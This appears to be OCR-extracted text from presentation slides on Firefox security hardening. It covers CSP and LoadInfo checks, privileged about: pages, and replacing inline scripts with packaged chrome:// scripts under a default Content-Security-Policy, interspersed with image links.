
SecurityFlags securityFlags;

….



CSP
script-src good.com
JS
GET good.com/library.js
good.com
SECURITY CHECKS
USING LOADINFO
LOADINFO
Principal* triggeringPrincipal = https://good.com
ContentPolicyType contentPolicyType = TYPE_SCRIPT
SecurityFlags securityFlags = ALLOW_CROSS_ORIGIN
....


HARDENING BY
ADDING LAYERS
OF SECURITY
Removing and Preventing Inline Script Execution
Enforcing Content Security By Default


about:mozilla



about:credits




about:tabcrashed




19 Content

Privileged Pages


about:mozilla



about:credits




about:tabcrashed




19 Content

Privileged Pages


about:config



about:profiles



about:performance




26 System

Privileged Pages

LEGACY INLINE SCRIPT OCCURRENCES IN THE CODEBASE

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
 <title data-l10n-id="about-about-title"></title>
 <link rel="stylesheet" href="chrome://global/skin/info-pages.css">
 <link rel="localization" href="toolkit/about/aboutAbout.ftl"/>
 </head>
 <body>
    <script>
      function foo() {
        …
      }
    </script>
 </body>
 </html>
```

LOADING ALL SCRIPT FROM PACKAGED SOURCES





```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
 <title data-l10n-id="about-about-title"></title>
 <link rel="stylesheet" href="chrome://global/skin/info-pages.css">
 <link rel="localization" href="toolkit/about/aboutAbout.ftl"/>
 <script src="chrome://about/aboutAbout.js"></script>
 </head>
 <body>
   // more code
 </body>
 </html>
```



about:{all}
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Security-Policy"
content="default-src chrome:" />
<title data-l10n-id="about-about-title"></title>
<link rel="stylesheet" href="chrome://global/skin/in-content/info-pages.css">
<link rel="localization" href="toolkit/about/aboutAbout.ftl"/>
<script src="chrome://global/content/aboutAbout.js"></script>
</head>
<body>

